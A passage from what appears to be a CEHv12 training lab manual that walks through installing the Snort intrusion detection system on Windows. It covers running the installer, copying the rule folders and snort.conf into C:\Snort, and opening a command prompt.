
Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

3. Navigate to **Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort** and double-click the **Snort_2_9_15_Installer.exe** file to start the Snort installation.

   Note: If an **Open File - Security warning** pop-up window appears, click **Run**.



4. Accept the **License Agreement** and install Snort by selecting the default options that appear step by step in the wizard.



5. A window appears after the successful installation of Snort; click **Close**.
6. Click **OK** to exit the **Snort Installation** window.

   Note: Snort requires **WinPcap** to be installed on your machine. In this task environment, we have already installed WinPcap drivers for packet capturing.

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


7. By default, Snort installs itself in **C:\Snort** (C:\ or D:\, depending on the disk drive in which the OS is installed).



8. Navigate to the **etc** folder in the specified location, **Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort\snortrules-snapshot-29150\etc** of the Snort rules; copy **snort.conf** and paste it in **C:\Snort\etc**.
9. **snort.conf** is already present in **C:\Snort\etc**; replace the file with the newly copied file.



10. Copy the **so_rules** folder from **Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort\snortrules-snapshot-29150** and paste into **C:\Snort**.



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


11. Copy the **preproc_rules** folder from **Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort\snortrules-snapshot-29150**, and paste it into **C:\Snort**. The **preproc_rules** folder is already present in **C:\Snort**; replace this folder with the **preproc_rules** folder taken from the specified location.



12. Using the same method, copy the **rules** folder from **Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort\snortrules-snapshot-29150** and paste into **C:\Snort**.



13. Now right-click on the **Windows Start** icon and click **Run** from the menu.
14. The **Run** window appears; type **cmd** in the **Open** field and click **OK** to launch command prompt window.



